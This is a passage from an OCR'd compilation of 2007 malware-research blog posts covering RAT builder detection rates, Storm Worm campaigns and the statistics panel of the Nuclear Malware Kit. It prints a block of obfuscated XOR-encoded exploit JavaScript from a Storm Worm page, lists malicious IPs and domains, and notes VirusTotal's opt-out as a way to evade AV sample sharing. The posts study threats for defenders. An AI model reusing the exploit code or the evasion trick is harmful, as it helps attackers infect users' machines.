Detection rate for the latest builder : **Result: 15/32 (46.88 %)**

File size: 2981888 bytes

MD5: 5683024dbfd73d92c103d2ecc4f98258

SHA1: 34d341df36582906eb5d18e12139478b8772ea64

Detection rate for a previous version of the builder : **Result: 9/32 (28.13 %)**

File size: 2426880 bytes

MD5: 4343eb64b3d4836b5ef49643b3320112

SHA1: beb6bd04d587f4253e5b26e4ba1827c8b200a214

Detection rate for another version of the builder : **Result: 23/32 (71.88 %)**

421

File size: 4860416 bytes

MD5: 0fef106915b40cf1c0a411a4f5aee4bb

SHA1: a7a1c1bdd388c20964cf54db4607bf650d890562

Detection rate for the first version of the builder : **Result: 24/32 (75 %)**

File size: 2466304 bytes

MD5: 1ee90062bebfe3dd9bbdd9d3c9fc1f6c

SHA1: 2c02b76497dd3bfa00c313e9e4a0bd0d8b2893a6

Another issue that deserves more attention is [3]VT’s opt-out feature for not distributing the sample to AV

vendors " *If checked, in case the file is suspicious of being malware we will not distribute it to antivirus companies.* "

Any malware authors or script kiddies out there, wanting to measure the detecting rates for their release without


providing the AVs not currently detecting it with a sample of it? Perhaps thousands of them.

The line between RATs and malware is definitely getting thinner these days.

1. http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html

2. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

3. http://www.virustotal.com/



```
<Script Language='JavaScript'> function xor_str(plain_str, xor_key){ var xored_str = "";
for (var i = 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode(xor_key ^
plain_str.charCodeAt(i)); return xored_str; } function kaspersky(suck,dick){}; function
kaspersky2(suck_dick,again){};var plain_str =
"\x80\xad\xaa\xad\xaa\xd6\xc1\xd2\x80\xcd\xcd\x80\x9d\x80\xce\xc5\xd7\x80\xe1\xd2\xd2\xc1\xd
\x89\x9b\xad\xaa\xd6\xc1\xd2\x80\xcd\xc5\xcd\xff\xc6\xcc\xc1\xc7\x80\x9d\x80\x90\x9b\xad\xaa
xaa\xc6\xd5\xce\xc3\xd4\xc9\xcf\xce\x80\xc8\x88\x89\x80\xdb\xcd\xcd\x9d\xcd\xcd\x9b\x80\xd3\
d4\xf4\xc9\xcd\xc5\xcf\xd5\xd4\x88\x82\xc8\x88\x89\x82\x8c\x80\x92\x90\x90\x90\x89\x9b\xdd\x
a\xad\xaa\xc6\xd5\xce\xc3\xd4\xc9\xcf\xce\x80\xc7\xc5\xd4\xc2\x88\xc2\x8c\x80\xc2\xf3\xc9\xd
\x89\xad\xaa\xdb\xd7\xc8\xc9\xcc\xc5\x80\x88\xc2\x8e\xcc\xc5\xce\xc7\xd4\xc8\x8a\x92\x9c\xc2
xc9\xda\xc5\x89\xdb\xc2\x80\x8b\x9d\x80\xc2\x9b\xdd\xad\xaa\xc2\x80\x9d\x80\xc2\x8e\xd3\xd5\
d3\xd4\xd2\xc9\xce\xc7\x88\x90\x8c\xc2\xf3\xc9\xda\xc5\x8f\x92\x89\x9b\xd2\xc5\xd4\xd5\xd2\x
0\xc2\x9b\xdd\xad\xaa\xad\xaa\xc6\xd5\xce\xc3\xd4\xc9\xcf\xce\x80\xc3\xc6\x88\x89\xad\xaa\xd
\xc1\xd2\x80\xda\xc3\x80\x9d\x80\x90\xd8\x90\xc4\x90\xc4\x90\xc4\x90\xc4\x9b\xad\xaa\xd6\xc1
x80\xc1\x80\x9d\x80\xd5\xce\xc5\xd3\xc3\xc1\xd0\xc5\x88\x82\x85\xd5\x94\x93\x94\x93\x85\xd5\
93\x94\x93\x85\xd5\x90\xc6\xc5\xc2\x85\xd5\x93\x93\x95\xc2\x85\xd5\x96\x96\xc3\x99\x85\xd5\x
0\xc2\x99\x85\xd5\x98\x90\x90\x91\x85\xd5\xc5\xc6\x93\x93\x82\x80\x8b\xad\xaa\x82\x85\xd5\xc
\x94\x93\x85\xd5\xc5\xc2\xc6\xc1\x85\xd5\xc5\x98\x90\x95\x85\xd5\xc6\xc6\xc5\xc3\x85\xd5\xc6
xc6\xc6\x85\xd5\x98\xc2\x97\xc6\x85\xd5\xc4\xc6\x94\xc5\x85\xd5\xc5\xc6\xc5\xc6\x85\xd5\x96\
c5\xc6\x85\xd5\xc5\x93\xc1\xc6\x85\xd5\x99\xc6\x96\x94\x85\xd5\x94\x92\xc6\x93\x85\xd5\x99\x
6\x94\x85\xd5\x96\xc5\xc5\x97\x85\xd5\xc5\xc6\x90\x93\x85\xd5\xc5\xc6\xc5\xc2\x82\x80\x8b\xa
\x82\x85\xd5\x96\x94\xc5\xc6\x85\xd5\xc2\x99\x90\x93\x85\xd5\x96\x91\x98\x97\x85\xd5\xc5\x91
x91\x85\xd5\x90\x97\x90\x93\x85\xd5\xc5\xc6\x91\x91\x85\xd5\xc5\xc6\xc5\xc6\x85\xd5\xc1\xc1\
96\x85\xd5\xc2\x99\xc5\xc2\x85\xd5\x97\x97\x98\x97\x85\xd5\x96\x95\x91\x91\x85\xd5\x90\x97\x
1\x85\xd5\xc5\xc6\x91\xc6\x85\xd5\xc5\xc6\xc5\xc6\x85\xd5\xc1\xc1\x96\x96\x85\xd5\xc2\x99\xc
\x82\x80\x8b\xad\xaa\x82\x85\xd5\xc3\xc1\x98\x97\x85\xd5\x91\x90\x95\xc6\x85\xd5\x90\x97\x92
x85\xd5\xc5\xc6\x90\xc4\x85\xd5\xc5\xc6\xc5\xc6\x85\xd5\xc1\xc1\x96\x96\x85\xd5\xc2\x99\xc5\
85\xd5\x90\x90\x98\x97\x85\xd5\x90\xc6\x92\x91\x85\xd5\x90\x97\x98\xc6\x85\xd5\xc5\xc6\x93\x
5\xd5\xc5\xc6\xc5\xc6\x85\xd5\xc1\xc1\x96\x96\x85\xd5\xc2\x99\xc6\xc6\x85\xd5\x92\xc5\x98\x9
\xd5\x90\xc1\x99\x96\x82\x80\x8b\xad\xaa\x82\x85\xd5\x90\x97\x95\x97\x85\xd5\xc5\xc6\x92\x99
xd5\xc5\xc6\xc5\xc6\x85\xd5\xc1\xc1\x96\x96\x85\xd5\xc1\xc6\xc6\xc2\x85\xd5\xc4\x97\x96\xc6\
d5\x99\xc1\x92\xc3\x85\xd5\x96\x96\x91\x95\x85\xd5\xc6\x97\xc1\xc1\x85\xd5\xc5\x98\x90\x96\x
```

Offensive Storm Worm Obfuscation (2007-08-21 12:54)

Malware authors, often pissed off at the detection rates of their malware releases, tend to include offensive

comments or messages within the malware’s code against anti virus vendors. At this Storm Worm URL we see

offensive function within the obfuscated exploit aiming at Kaspersky.

The [1]recent Storm Worm campaign may indeed look like a huge security threat given the millions of emails

sent, however, I feel [2]more awareness should be built on the fact that [3]the malware has slightly adapted, and is using browser based vulnerabilities (client side one) to automatically push the binary onto the host, compared

to the urban legend of not openning email attachments from unknown parties. The current Storm Worm's main

benefit in terms of efficiency is the client side exploited vulnerabilities within each and every malicious IP, and

the main weakness is the pattern based nature of the binaries hosted at the IPs such as maliciousIP/file.php and

maliciousIP/ecard.exe, thefore periodically verifying the checksums of the still active Storm Worm IPs results in new

malware variants. Or starting from the basic premise that prevention is better than the cure, Bleedingthreats have

already released [4]IDS signatures for the Storm Worm :

" *This first list has over 800 servers that are confirmed hostile, and were active in the last 24 hours.*

[5] *http://www.bleedingthreats.net/rules/bleeding-storm.rules*

And a version prebuilt with a 30 day Snortsam block:

[6] *http://www.bleedingthreats.net/rules/bleeding-storm-BLOCK.rules*

We'll be collating Storm related links and data sources on the following page which is referenced in these sigs:

[7] *http://doc.bleedingthreats.net/bin/view/Main/StormWorm*"

Let's assess yet another Storm Worm infected PC and reveal yet another campaign called BYDLOSHKA :

01. 75.37.132.98 is using the [8]Q4-06 Roll-up package exploits kit like all Storm Worm URLs

02. The downloader makes a DNS query to fncarp.com (24.1.243.46) where we have a second offensive obfuscation and the BODLOSHKA campaign under the following URLs : **snlilac.com/ind.php** (123.236.116.111) ; **eqcorn.com/ind.php** (66.24.211.96) ; **fncarp.com/ind.php** The downloaders here obtain the actual binaries from a third party (81.9.141.13) creating a fast-flux network.

03. What’s interesting and rather disturbing is a proof that [9]phishers, spammers and malware authors indeed work together, as Storm Worm is also comming in the form of phishing emails where the main objective isn’t to steal confidential accounting data, but to only infect the users visiting the site (74.102.159.188)

All this leads me to the conclusion that the campaign may in fact be a Russian operation.

Related posts:

[10]Oh boy, more Nuwar tricks!

[11]New Storm Front Moving In

[12]Zhelatin/Storm changes yet again

1. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

2. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

3. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

4. http://www.bleedingthreats.net/index.php/2007/07/19/storm-worm-signature/

5. http://www.bleedingthreats.net/rules/bleeding-storm.rules

6. http://www.bleedingthreats.net/rules/bleeding-storm-BLOCK.rules

7. http://doc.bleedingthreats.net/bin/view/Main/StormWorm


8. http://www.dragoslungu.com/2007/03/12/top-5-web-exploits-for-february-2007/

9. http://www.dslreports.com/forum/r18915715-Phish-Login-Information

10. http://www.avertlabs.com/research/blog/index.php/2007/08/21/oh-boy-more-nuwar-tricks/

11. http://www.symantec.com/enterprise/security_response/weblog/2007/08/new_storm_front_moving_in.html

12. http://www.f-secure.com/weblog/#00001255



blog - crypto.com - quut.com

new board


WHAT DO YOU HAVE AGAINST US?	YOU'RE ONLY HELPING THE BAD GUYS	THAT'S ONLY THERE FOR BACKWARD COMPATIBILITY	OUR CUSTOMERS LOVE OUR PRODUCT	WE DON'T COMMENT ON SECURITY MATTERS
WE READ SCHNEIER'S BOOK	WE MEET ALL GOVERNMENT STANDARDS	LA, LA, LA WE'RE NOT LISTENING	IT DOESN'T NEED TO BE VERY SECURE	NO COMMENT
IT'S A FEATURE OUR USERS WANT	YOU MUST BE BEING PAID BY OUR COMPETITION	SECURITY PROBLEM EXCUSE BINGO	WE MEET ALL INDUSTRY STANDARDS	WE'RE FULLY ISO-9001 COMPLIANT
EVERYBODY DOES IT THIS WAY	OUR PROPRIETARY ENCRYPTION ALGORITHMS PREVENT THAT	YOU'LL BE HEARING FROM OUR LAWYERS	YOU ARE IN VIOLATION OF THE DMCA	YOU'RE BEING IRRESPONSIBLE
NOTHING IS 100% SECURE	THAT'S JUST THEORETICAL MUMBO-JUMBO	NOBODY WILL EVER TRY TO	IT WOULD BE TOO EXPENSIVE TO FIX THAT	IF YOU HADN'T TOLD ANYONE, IT WOULD STILL

Excuse Us for Our Insecurities (2007-08-22 14:01)

This [1]Security Public Relations Excuse Bingo is very entertaining as it objectively provides random excuses that security vendors and public companies often use, when not addressing a security issue concerning them, and consequently their customers. You may also find Matasano’s [2]Kübler-Ross Model Of Vulnerability Management informative.

1. http://www.crypto.com/bingo/pr

2. http://www.matasano.com/log/400/the-kubler-ross-model-of-vulnerability-management/



Скрипт для учета трафика [redacted]

Администратирование статистики по загрузкам с трафика

[Статистика] [Языки]
[Изменить пароль] [Добавить пользователя]
[Очистить базу] [Помощь] [Выход]

Вы вошли как: [redacted]

Статистика по трафику

Версии браузеров		Общий трафик	
Firefox	52	Все хосты	977
MSIE	735	Уникальные посетители	960
Opera	167		
other	13		

Попыток повторного просмотра [Забаненные] 554

Статистика по загрузке вашей программы

Зараженные машины [всего]		Зараженные машины [за сутки]	
Зараженные Ip	286	Зараженные Ip	181

Расчет пробиваемости эксплойтов

Суммарная пробиваемость эксплойтов по всем Windows системам: 39 %

Статистика заражений по операционным системам
Эксплоит задействован : [286] раз

Windows 2000:	▬	8 %
Windows 98:	▬	4 %

Операционные системы	
other	16
Windows 2000	21

The Nuclear Malware Kit (2007-08-22 14:11)

Web based C &C malware kits are already a commodity, and with the source codes of [1]MPack and [2]IcePack freely

available in the wild, modifications of the kits with far more advanced features will sooner or later get released.

But what is prompting the botnet masters’ interest of a web interface to their fast-flux networks, and in-depth statistics for the infected hosts? It’s a results-oriented mindset, and the core objective of achieving [3]malicious

economies of scale. What does this mean from a psychological point of view? It means that even before launching

a mass-spreading attack they’ve already anticipated its success so that more efforts go to assessing which are the


most effective campaigns, countries prone to malware infections, and specific browser vulnerabilities used in order

for them to tailor even more successful attacks in the future. When looking at screenshots of stats like these you

realize that the browser and client side vulnerabilities in principle are the infection vector of choice, especially the unpatched ones, as given the last wide scale IFRAME attacks we’ve seen in the past six months, all the malware kits

were using outdated browser vulnerabilities, and despite that, achieved enormous success.

More screenshots of a previous version of the Nuclear Malware Kit - yet another web based C &C available for sale :
426




СТАТИСТИКА

Статистика

Браузер	Запросов	Пробивов
msie	444	69 (16%)
mozilla	156	4 (3%)
opera	29	0 (0%)
konqueror	16	0 (0%)
	3	0 (0%)

Всего запросов: 648



СТАТИСТИКА


Статистика

Версия	Запросов	Пробивов
Windows Longhorn	33	0 (0.00%)
Windows XP	536	58 (10.82%)
unknown	10	0 (0.00%)
Macintosh	12	0 (0.00%)
Windows 98	22	9 (40.91%)
Mac OS X	8	0 (0.00%)
Windows 2000	21	5 (23.81%)
Windows 2003	5	1 (20.00%)
Linux	1	0 (0.00%)

Всего запросов: 648

- Infections per browser

- Infections per OS



СТАТИСТИКА

Статистика

Страна	Запросов	Пробивов
GERMANY	39	4 (10.26%)
UNITED STATES	130	8 (6.15%)
POLAND	138	16 (11.59%)
LITHUANIA	1	0 (0.00%)
n/a	117	11 (9.40%)
SPAIN	26	5 (19.23%)
AUSTRIA	3	0 (0.00%)
CANADA	12	3 (25.00%)
NORWAY	20	1 (5.00%)
AUSTRALIA	14	0 (0.00%)
RUSSIAN FEDERATION	13	7 (53.85%)
JAPAN	4	0 (0.00%)
UNITED KINGDOM	27	1 (3.70%)
SWEDEN	6	0 (0.00%)
TURKEY	6	3 (50.00%)
FRANCE	14	0 (0.00%)
EL SALVADOR	1	0 (0.00%)
LATVIA	1	0 (0.00%)
COLOMBIA	1	0 (0.00%)
ROMANIA	2	0 (0.00%)
DENMARK	3	1 (33.33%)
NEW ZEALAND	1	0 (0.00%)
AZERBAIJAN	1	1 (100.00%)
LUXEMBOURG	1	0 (0.00%)
CYPRUS	1	1 (100.00%)
MEXICO	3	0 (0.00%)
FINLAND	6	0 (0.00%)
JORDAN	1	0 (0.00%)
ITALY	12	2 (16.67%)
NETHERLANDS	10	3 (30.00%)
CHILE	1	0 (0.00%)

- Infections per country

Related posts:

[4]The Black Sun Bot - web based malware

[5]The Cyber Bot - web based malware

[6]Malware Embedded Sites Increasing

[7]Botnet Communication Platforms

[8]OSINT Through Botnets

[9]Corporate Espionage Through Botnets

